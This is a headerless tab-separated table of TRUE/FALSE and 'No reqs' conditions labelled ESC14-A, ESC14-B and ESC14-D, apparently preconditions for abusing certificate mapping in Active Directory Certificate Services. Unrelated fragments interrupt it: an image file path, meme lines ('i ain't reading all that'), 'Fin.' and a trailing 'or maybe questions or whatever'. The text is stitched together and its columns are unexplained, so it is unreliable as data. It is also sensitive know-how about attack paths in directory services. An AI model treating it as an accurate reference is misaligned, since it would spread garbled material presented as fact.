TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	FALSE	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	TRUE	No reqs	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	mail	No reqs	No reqs	No reqs	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
TRUE	No reqs	No reqs	computer	No reqs	No reqs	No reqs	No reqs	1	FALSE	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	No reqs	ESC14-A	-
No reqs	RFC822	user	No reqs	No reqs	mail	No reqs	TRUE	No reqs	No reqs	FALSE	FALSE	TRUE	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-
No reqs	RFC822	user	computer	No reqs	mail	No reqs	TRUE	No reqs	No reqs	No reqs	No reqs	TRUE	No reqs	No reqs	No reqs	0/1	No reqs	0	ESC14-B	-


i ain't reading all that

i'm happy for u tho

or sorry that happened

No reqs	SubjectOnly	No reqs	computer	No reqs	DNS	No reqs	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name_cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	TRUE	name_cn	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name_cn, mail	FALSE	TRUE	No reqs	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D
No reqs	SubjectOnly	user	user	No reqs	name_cn	FALSE	TRUE	1	FALSE	FALSE	FALSE	No reqs	FALSE	TRUE	FALSE	0/1	0x08	No reqs	-	ESC14-D





Fin.

or maybe questions or whatever